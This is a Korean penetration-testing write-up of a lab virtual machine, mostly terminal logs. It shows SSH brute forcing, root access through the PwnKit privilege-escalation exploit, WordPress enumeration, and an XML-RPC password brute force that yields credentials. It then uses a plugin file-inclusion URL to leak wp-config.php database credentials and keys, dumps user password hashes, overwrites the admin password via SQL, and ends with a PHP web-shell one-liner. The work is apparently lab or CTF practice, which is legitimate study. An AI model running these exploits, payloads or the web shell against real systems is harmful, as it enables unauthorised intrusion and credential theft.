** The server may need to be upgraded. See <https://openssh.com/pq.html>
-----------------------------------------------------------------
~          Barry, don't forget to put a message here           ~
-----------------------------------------------------------------
MFrei@192.168.122.179's password:
Welcome back!

MFrei@red:~$
ssh에 브루트 포싱을 시도한 결과 계정 획득과 로그인에 성공하였다
이후 취약점을 찾기 위해 SUID 열거를 실행하였으며 실행 결과 pkexec에 SUID가 설정되어 있음을 확인하였다
pkexec는 CVE-2021-4034(PwnKit) 취약점으로 알려진 로컬 권한 상승 취약점이 존재하며 이를 이용해 일반 유저에서 root 권한 획득이 가능하다
이를 이용해 로컬 셸에서 PwnKit 파일을 scp로 타겟 서버에 전송하고 SUID 권한으로 실행하여 root 권한을 얻도록 하겠다
┌──(jaejun835㉿jaejun835)-[~]
└─$ git clone <https://github.com/ly4k/PwnKit>
cd PwnKit
Cloning into 'PwnKit'...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (2/2), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 46 (delta 0), reused 0 (delta 0), pack-reused 44 (from 1)
Receiving objects: 100% (46/46), 580.57 KiB | 2.02 MiB/s, done.
Resolving deltas: 100% (15/15), done.

┌──(jaejun835㉿jaejun835)-[~/PwnKit]
└─$ scp PwnKit32 MFrei@192.168.122.179:/tmp/
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See <https://openssh.com/pq.html>
-----------------------------------------------------------------
~          Barry, don't forget to put a message here           ~
-----------------------------------------------------------------
MFrei@192.168.122.179's password:
PwnKit32                                                                                                                                                                                                  100%   16KB  32.8MB/s   00:00

┌──(jaejun835㉿jaejun835)-[~/PwnKit]
└─$
MFrei@red:~$ cd /tmp
MFrei@red:/tmp$ chmod +x PwnKit32
MFrei@red:/tmp$ ./PwnKit32
root@red:/tmp# cat /root/flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _,._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_,._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b

root@red:/tmp#
실행 결과 성공적으로 root 권한을 획득 하였다
침투 경로 - 2
앞서 진행한 포트 스캔 결과에서 80 포트와 12380 포트가 웹 서비스로 동작하고 있음을 확인하였다
80 포트로 접속을 시도하였으나 "Not Found" 페이지만 반환되어 유효한 정보를 얻을 수 없었다
12380 포트는 HTTPS로 운영되고 있었으며 접속 결과 "Internal Index Page!" 메시지를 확인하였다
해당 포트를 대상으로 gobuster를 실행하여 숨겨진 디렉토리를 탐색하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ gobuster dir -u <https://192.168.122.179:12380> -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -k
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <https://192.168.122.179:12380>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/javascript           (Status: 301) [Size: 333] [--> <https://192.168.122.179:12380/javascript/>]
/phpmyadmin           (Status: 301) [Size: 333] [--> <https://192.168.122.179:12380/phpmyadmin/>]
/announcements        (Status: 301) [Size: 336] [--> <https://192.168.122.179:12380/announcements/>]
/server-status        (Status: 403) [Size: 306]
Progress: 29999 / 29999 (100.00%)
===============================================================
Finished
===============================================================

┌──(jaejun835㉿jaejun835)-[~]
└─$
추가로 robots.txt를 확인한 결과 /admin112233/ 과 /blogblog/ 경로가 Disallow로 등록되어 있음을 확인하였다

robots.txt의 Disallow 항목은 검색 엔진 크롤러의 접근을 막기 위한 설정이지만 오히려 숨겨진 경로를 노출시키는 역할을 한다
/blogblog/ 로 접속한 결과 WordPress 블로그가 운영되고 있음을 확인하였으며 이를 대상으로 wpscan을 실행하여 추가 정보를 열거하였다
┌──(jaejun835㉿jaejun835)-[~]
└─$ wpscan --url  --disable-tls-checks -e u,ap,at,tt
_______________________________________________________________
         __          _______   _____
         \\ \\        / /  __ \\ / ____|
          \\ \\  /\\  / /| |__) | (___   ___  __ _ _ __ ®
           \\ \\/  \\/ / |  ___/ \\___ \\ / __|/ _` | '_ \\
            \\  /\\  /  | |     ____) | (__| (_| | | | |
             \\/  \\/   |_|    |_____/ \\___|\\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - <https://automattic.com/>
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL:  [192.168.122.179]
[+] Started: Thu Apr 23 14:11:54 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled:
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - <http://codex.wordpress.org/XML-RPC_Pingback_API>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/>

[+] WordPress readme found:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - <https://www.iplocation.net/defend-wordpress-from-ddos>
 |  - <https://github.com/wpscanteam/wpscan/issues/1299>

	[+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27).
 | Found By: Rss Generator (Passive Detection)
 |  - , <http://wordpress.org/?v=4.2.1>
 |  - , <http://wordpress.org/?v=4.2.1>

[+] WordPress theme in use: bhost
 | Location:
 | Last Updated: 2026-02-26T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 2.3
 | Style URL:
 | Style Name: BHost
 | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ...
 | Author: Masum Billah
 | Author URI: <http://getmasum.net/>
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2.9 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.2.9'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating All Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:39 <========================================================================================================================================================> (32019 / 32019) 100.00% Time: 00:00:39
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] bhost
 | Location:
 | Last Updated: 2026-02-26T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 2.3
 | Style URL:
 | Style Name: BHost
 | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ...
 | Author: Masum Billah
 | Author URI: <http://getmasum.net/>
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.2.9 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.2.9'

[+] creative-blog
 | Location:
 | Last Updated: 2021-11-24T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 1.1.5
 | Style URL:
 | Style Name: Creative Blog
 | Style URI: <http://napitwptech.com/themes/creative-blog/>
 | Description: Creative Blog is an extremely creative WordPress theme to create your own personal blog site very ea...
 | Author: Bishal Napit
 | Author URI: <http://napitwptech.com/themes/>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 0.9 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 0.9'

[+] sydney
 | Location:
 | Last Updated: 2026-03-26T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 2.66
 | Style URL:
 | Style Name: Sydney
 | Style URI: <http://athemes.com/theme/sydney>
 | Description: Sydney is a powerful business theme that provides a fast way for companies or freelancers to create ...
 | Author: aThemes
 | Author URI: <http://athemes.com>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.28 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.28'

[+] trope
 | Location:
 | Last Updated: 2018-06-12T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 1.2
 | Style URL:
 | Style Name: Trope
 | Style URI: <http://wpdean.com/trope-wordpress-theme/>
 | Description: Trope is a free WordPress theme that comes with clean, modern, minimal and fully responsive design w...
 | Author: WPDean
 | Author URI: <http://wpdean.com/>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.1.0'

[+] twentyfifteen
 | Location:
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 4.1
 | Style URL:
 | Style Name: Twenty Fifteen
 | Style URI: <https://wordpress.org/themes/twentyfifteen/>
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: <https://wordpress.org/>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.1'

[+] twentyfourteen
 | Location:
 | Last Updated: 2025-12-03T00:00:00.000Z
 | [!] The version is out of date, the latest version is 4.4
 | Style URL:
 | Style Name: Twenty Fourteen
 | Style URI: <https://wordpress.org/themes/twentyfourteen/>
 | Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern design...
 | Author: the WordPress team
 | Author URI: <https://wordpress.org/>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.4'

[+] twentythirteen
 | Location:
 | Last Updated: 2025-12-03T00:00:00.000Z
 | [!] The version is out of date, the latest version is 4.5
 | Style URL:
 | Style Name: Twenty Thirteen
 | Style URI: <https://wordpress.org/themes/twentythirteen/>
 | Description: The 2013 theme for WordPress takes us back to the blog, featuring a full range of post formats, each...
 | Author: the WordPress team
 | Author URI: <https://wordpress.org/>
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 500
 |
 | Version: 1.5 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.5'

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:01 <==========================================================================================================================================================> (2575 / 2575) 100.00% Time: 00:00:01

[i] No Timthumbs Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==============================================================================================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Thu Apr 23 14:12:43 2026
[+] Requests Done: 34662
[+] Cached Requests: 61
[+] Data Sent: 10.101 MB
[+] Data Received: 4.898 MB
[+] Memory used: 343.082 MB
[+] Elapsed time: 00:00:49

┌──(jaejun835㉿jaejun835)-[~]
└─$
스캔 결과 WordPress 버전이 4.2.1로 매우 오래된 버전임을 확인하였으며 업로드 디렉토리 리스팅이 활성화되어 있고 XML-RPC가 활성화되어 있음을 확인하였다
또한 유저 열거를 통해 10명의 유저 목록을 확보하였으며 확보한 유저 목록을 바탕으로 XML-RPC를 이용한 브루트포스를 시도하였다
XML-RPC를 이용하면 한 번의 요청으로 여러 패스워드를 시도할 수 있어 일반 wp-login 방식보다 훨씬 빠르다
wpscan --url <https://192.168.122.179:12380/blogblog> --disable-tls-checks -U users.txt -P /usr/share/wordlists/rockyou.txt --password-attack xmlrpc
브루트포스 결과 아래 4개의 계정 크리덴셜을 획득하였다
harry / monkey
garry / football
scott / cookie
kathy / coolgirl
획득한 계정으로 WordPress 관리자 페이지에 로그인을 시도하였으나 획득한 계정들이 모두 일반 유저 권한이었으며 테마 에디터나 플러그인 메뉴에 접근이 불가능하였다
따라서 다른 방법으로 접근하기 위해 wpscan 스캔 결과에서 업로드 디렉토리 리스팅이 활성화되어 있음을 확인하였다
이를 바탕으로 플러그인 디렉토리에도 동일하게 리스팅이 활성화되어 있을 것으로 판단하여 접속을 시도하였다
<https://192.168.122.179:12380/blogblog/wp-content/plugins/>

접속 결과 디렉토리 리스팅이 활성화되어 있었으며 설치된 플러그인 목록을 확인할 수 있었다 그 중 advanced-video-embed-embed-videos-or-playlists 플러그인이 설치되어 있음을 확인하였다
단 실전 환경에서는 디렉토리 리스팅이 비활성화되어 있는 경우가 대부분이므로 아래와 같이 wpscan으로도 플러그인 열거가 가능하다
┌──(jaejun835㉿jaejun835)-[~]
└─$ wpscan --url  --disable-tls-checks -e ap --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \\ \\        / /  __ \\ / ____|
          \\ \\  /\\  / /| |__) | (___   ___  __ _ _ __ ®
           \\ \\/  \\/ / |  ___/ \\___ \\ / __|/ _` | '_ \\
            \\  /\\  /  | |     ____) | (__| (_| | | | |
             \\/  \\/   |_|    |_____/ \\___|\\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - <https://automattic.com/>
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL:  [192.168.122.179]
[+] Started: Mon May  4 07:59:39 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled:
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - <http://codex.wordpress.org/XML-RPC_Pingback_API>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/>
 |  - <https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/>

[+] WordPress readme found:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled:
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - <https://www.iplocation.net/defend-wordpress-from-ddos>
 |  - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 4.2.1 identified (Insecure, released on 2015-04-27).
 | Found By: Rss Generator (Passive Detection)
 |  - , <http://wordpress.org/?v=4.2.1>
 |  - , <http://wordpress.org/?v=4.2.1>

[+] WordPress theme in use: bhost
 | Location:
 | Last Updated: 2026-02-26T00:00:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 2.3
 | Style URL:
 | Style Name: BHost
 | Description: Bhost is a nice , clean , beautifull, Responsive and modern design free WordPress Theme. This theme ...
 | Author: Masum Billah
 | Author URI: <http://getmasum.net/>
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.2.9 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - , Match: 'Version: 1.2.9'

[+] Enumerating All Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:01:04 <======================================================================================================================================================> (119723 / 119723) 100.00% Time: 00:01:04
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] advanced-video-embed-embed-videos-or-playlists
 | Location:
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-10-14T13:52:00.000Z
 | Readme:
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 200
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  -

[+] akismet
 | Location:
 | Latest Version: 5.7
 | Last Updated: 2026-04-23T22:34:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 403
 |
 | The version could not be determined.

[+] shortcode-ui
 | Location:
 | Last Updated: 2019-01-16T22:56:00.000Z
 | Readme:
 | [!] The version is out of date, the latest version is 0.7.4
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 200
 |
 | Version: 0.6.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  -
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  -

[+] two-factor
 | Location:
 | Latest Version: 0.16.0
 | Last Updated: 2026-03-27T17:24:00.000Z
 | Readme:
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - , status: 200
 |
 | The version could not be determined.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at <https://wpscan.com/register>

[+] Finished: Mon May  4 08:00:53 2026
[+] Requests Done: 119746
[+] Cached Requests: 42
[+] Data Sent: 35.829 MB
[+] Data Received: 16.047 MB
[+] Memory used: 510.812 MB
[+] Elapsed time: 00:01:13

┌──(jaejun835㉿jaejun835)-[~]
└─$
해당 플러그인 버전 1.0에는 CVE-2016-1209 (EDB-39646) Local File Inclusion 취약점이 존재한다
해당 취약점은 플러그인의 ave_publishPost AJAX 액션이 thumb 파라미터를 아무런 검증 없이 파일 경로로 사용하기 때문에 발생하며 인증 없이도 서버 내부의 임의 파일을 읽을 수 있다
아래 URL 요청을 통해 wp-config.php 파일을 읽도록 시도하였다
<https://192.168.122.179:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=../wp-config.php>

요청 결과 /wp-content/uploads/ 디렉토리에 wp-config.php 내용을 담은 .jpeg 파일이 생성되었으며 해당 파일을 열어 데이터베이스 크리덴셜을 획득하였다

┌──(jaejun835㉿jaejun835)-[~]
└─$ curl -k
https://codex.wordpress.org/Editing_wp-config.php> Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link <https://api.wordpress.org/secret-key/1.1/salt/> WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         'V 5p=[.Vds8~SX;>t)++Tt57U6{Xe`T|oW^eQ!mHr }]>9RX07W<sz,i~`6y5-t:'); define('secure_auth_key',="" 'vjzq="p.Ug,]:<-P#A|k-+:;JzV8*pZ|K/U*J][Nyvs+}&!/#">4#K7eFP5-av`n)2');
define('LOGGED_IN_KEY',    'ql-Vfg[?v6{ZR*+O)|Hf OpPWYfKX0Jmpl8zU<cr.wm?|jqzh:ymv;zu@tm7p:4o'); define('nonce_key',="" 'j|v8j.~n}r2,mlu%?c8o2[~6vo1{gt+4mykbyh;hdaij9te?qqi!vw]]d`3i73xo');="" define('auth_salt',="" 'i{gdlds`z@.+="" adyzyw4%+<wso-ldbht}="">}!||Xrf@1E6jJNV={p1?yMKYec*OI$');
define('SECURE_AUTH_SALT', '.HJmx^zb];5P}hM-uJ%^+9=0SBQEh[[*>#z+p>nVi10`XOUq (Zml~op3SG4OG_D');
define('LOGGED_IN_SALT',   '[Zz!)%R7/w37+:9L#.=hL:cyeMM2kTx&_nP4{D}n=y=FQt%zJw>c[a+;ppCzIkt;');
define('NONCE_SALT',       'tb(}BfgB7l!rhDVm{eK6^MSN-|o]S]]axl4TE_y+Fi5I-RxN/9xeTsK]#ga_9:hJ');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each a unique
 * prefix. Only numbers, letters, and underscores please!
 */
$table_prefix  = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

define('WP_HTTP_BLOCK_EXTERNAL', true);

┌──(jaejun835㉿jaejun835)-[~]
└─$
</cr.wm?|jqzh:ymv;zu@tm7p:4o');></sz,i~`6y5-t:');>
DB_USER: root
DB_PASSWORD: plbkac
획득한 크리덴셜을 이용해 아래와 같이 MySQL에 있는 WordPress 유저들의 패스워드 해시를 추출해 주었다
┌──(jaejun835㉿jaejun835)-[~]
└─$ mysql -u root -pplbkac -h 192.168.122.179 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \\g.
Your MySQL connection id is 12
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+------------+------------------------------------+
16 rows in set (0.000 sec)

MySQL [wordpress]>
추출한 해시를 john으로 크랙할 수 있지만 아래와 같이 관리자의 크리덴셜만 수정하는 것이 가능하다
                                                                             ┌──(jaejun835㉿jaejun835)-[~]
└─$ mysql -u root -pplbkac -h 192.168.122.179 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \\g.
Your MySQL connection id is 13
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\\h' for help. Type '\\c' to clear the current input statement.

MySQL [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [wordpress]> select user_login, user_email from wp_users where ID=1;
+------------+--------------------+
| user_login | user_email         |
+------------+--------------------+
| John       | john@red.localhost |
+------------+--------------------+
1 row in set (0.001 sec)

MySQL [wordpress]> UPDATE wp_users SET user_pass = MD5('hacked123') WHERE user_login = 'John';
Query OK, 1 row affected (0.131 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [wordpress]>
성공적으로 관리자 권한을 획득하였다
획득한 관리자 권한으로 플러그인 업로드를 통해 웹쉘 삽입을 시도하였으나 WordPress가 파일 설치 시 FTP 크리덴셜을 요구하여 업로드가 불가능하였다
<?php echo shell_exec($_GET['cmd']); ?>
